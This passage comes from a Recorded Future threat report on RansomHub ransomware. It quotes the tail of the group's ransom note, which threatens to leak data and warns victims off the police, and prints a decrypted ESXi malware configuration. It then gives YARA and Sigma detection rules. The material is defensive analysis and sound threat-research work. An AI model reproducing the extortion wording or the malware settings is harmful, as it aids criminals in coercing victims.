that once your data appears on our leak site, it could be bought by your
competitors at any second, so don't hesitate for a long time. The sooner you
pay the ransom, the sooner your company will be safe.\n\n>>> If you have an
external or cloud backup; what happens if you don't agree with us?\n\n- All
countries have their own PDPL (Personal Data Protection Law) regulations. In
the event that you do not agree with us, information pertaining to your
companies and the data of your company's customers will be published on the
internet, and the respective country's personal data usage authority will be
informed. Moreover, confidential data related to your company will be shared
with potential competitors through email and social media. You can be sure
that you will incur damages far exceeding the amount we are requesting from
you should you decide not to agree with us.\n\n>>> Don't go to the police or
the FBI for help and don't tell anyone that we attacked you.\n\n- Seeking
their help will only make the situation worse,They will try to prevent you
from negotiating with us, because the negotiations will make them look
incompetent,After the incident report is handed over to the government
department, you will be fined <This will be a huge amount,Read more about the
GDRP
legislation:https://en.wikipedia.org/wiki/General_Data_Protection_Regulation>,
The government uses your fine to reward them.And you will not get anything,
and except you and your company, the rest of the people will forget what
happened!!!!\n\n>>> How to contact with us?\n\n- Install and run 'Tor
Browser' from https://www.torproject.org/download/\n- Go to
http://hqnonbqw5wqg4xuzqi3ixigb3pamhjvdmmsrvm6me4rtn3kikdiy7oid[.]onion/\n-
Log in using the Client ID: %s\n\n>>> WARNING\n\nDO NOT MODIFY ENCRYPTED
FILES YOURSELF.\n\nDO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.\n\nYOU
MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.\n\n\n",
  "note_short_text": "Your data is stolen and encrypted, see
README_<REDACTED>.txt.",
  "settings": {
    "remove_vms_snapshot": false,
    "shutdown_vms": true,
```

```
"self_delete": true
},
"encryption_files": [
  "*.vmdk",
  "*.vmx",
  "*.vmsn",
  "*.vswp",
  "*.vmxf",
  "*.log",
  "*.vhd",
  "*.vhdx",
  "*.iso",
  "*.vmx.lck",
  "*.nvram",
  "*.img"
]
}
```

Table 18: RansomHub ESXi decrypted configuration (Source: Recorded Future)

Appendix F: YARA Rules

```
rule MAL_RansomHub_Windows {
  meta:
    author = "Insikt Group, Recorded Future"
    date = "2024-04-19"
    description = "Detects Windows variants of RansomHub Ransomware"
    version = "1.0"
    hash =
"02e9f0fbb7f3acea4fcf155dc7813e15c1c8d1c77c3ae31252720a9fa7454292"
    RF_MALWARE = "RansomHub Ransomware"
    RF_THREATACTOR = "RansomHub Ransomware Group"
    RF_MALWARE_ID = "u7mVpi"
    RF_THREATACTOR_ID = "u7mVpk"

  strings:
    $j1 = "json:\"note_file_name\""
    $j2 = "json:\"note_full_text\""
    $j3 = "json:\"note_short_text\""
    $j4 = "json:\"master_public_key\""

    $s1 = "(*EncryptContext)"
    $s2 = "Go build"

  condition:
    uint16(0) == 0x5a4d and
    all of them
}

rule MAL_RansomHub_Linux {
  meta:
    author = "Insikt Group, Recorded Future"
    date = "2024-04-19"
    description = "Detects Linux variants of RansomHub Ransomware"
    version = "1.0"
    RF_MALWARE = "RansomHub Ransomware"
    RF_THREATACTOR = "RansomHub Ransomware Group"
    RF_MALWARE_ID = "u7mVpi"
    RF_THREATACTOR_ID = "u7mVpk"

  strings:
    $j1 = "json:\"note_file_name\""
    $j2 = "json:\"note_full_text\""
    $j3 = "json:\"note_short_text\""
```

```
    $j4 = "json:\"master_public_key\""

    $s1 = "(*EncryptContext)"
    $s2 = "Go build"

condition:
    uint32(0) == 0x464c457f and // ELF header
    all of them
}

rule MAL_RansomHub_ESXi {
    meta:
        author = "Insikt Group, Recorded Future"
        date = "2024-04-22"
        description = "Detects ESXi variants of RansomHub Ransomware"
        version = "1.0"
        RF_MALWARE = "RansomHub Ransomware"
        RF_THREATACTOR = "RansomHub Ransomware Group"
        RF_MALWARE_ID = "u7mVpi"
        RF_THREATACTOR_ID = "u7mVpk"


    strings:
        $s1 = "master_public_key"
        $s2 = "/tmp/app.pid"
        $s3 = "/vmfs/volumes"
        $s4 = "-skip_vms"
        $s5 = "already running..."
        $s6 = "please wait for the single file encryption"
        $s7 = "%s.rbak"
        $s8 = "/etc/motd"
        $s9 = "self_delete"
        $s10 = "note_short_text"

condition:
    uint32be(0) == 0x7f454c46 and all of ($s*)
}
```

Appendix G: Sigma Rule RansomHub Arguments used for Windows Variant

```
title: RansomHub Arguments used for Windows Variant
id: 33786898-182d-4c1f-a67b-959a8f22e63f
status: stable
description: Detects the combination of RansomHub's command-line arguments for
the Windows variant
author: Insikt Group, Recorded Future
date: 2024/04/25
tags:
  - attack.t1486 # Data Encrypted for Impact
references:
  - Internal research
level: high
logsource:
  category: process_creation
  product: windows
detection:
  pass:
    CommandLine|contains: ' -pass '
  additional:
    CommandLine|contains:
      - ' -path '
      - ' -disable-net'
      - ' -only-local '
      - ' -host '
      - ' -safeboot'
      - ' -safeboot-instance'
      - ' -sleep '
      - ' -verbose'
  condition: pass and additional
falsepositives:
  - Unlikely to have false positives
```

Appendix H: Diamond Model



Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering clients to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,800 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

Learn more at recordedfuture.com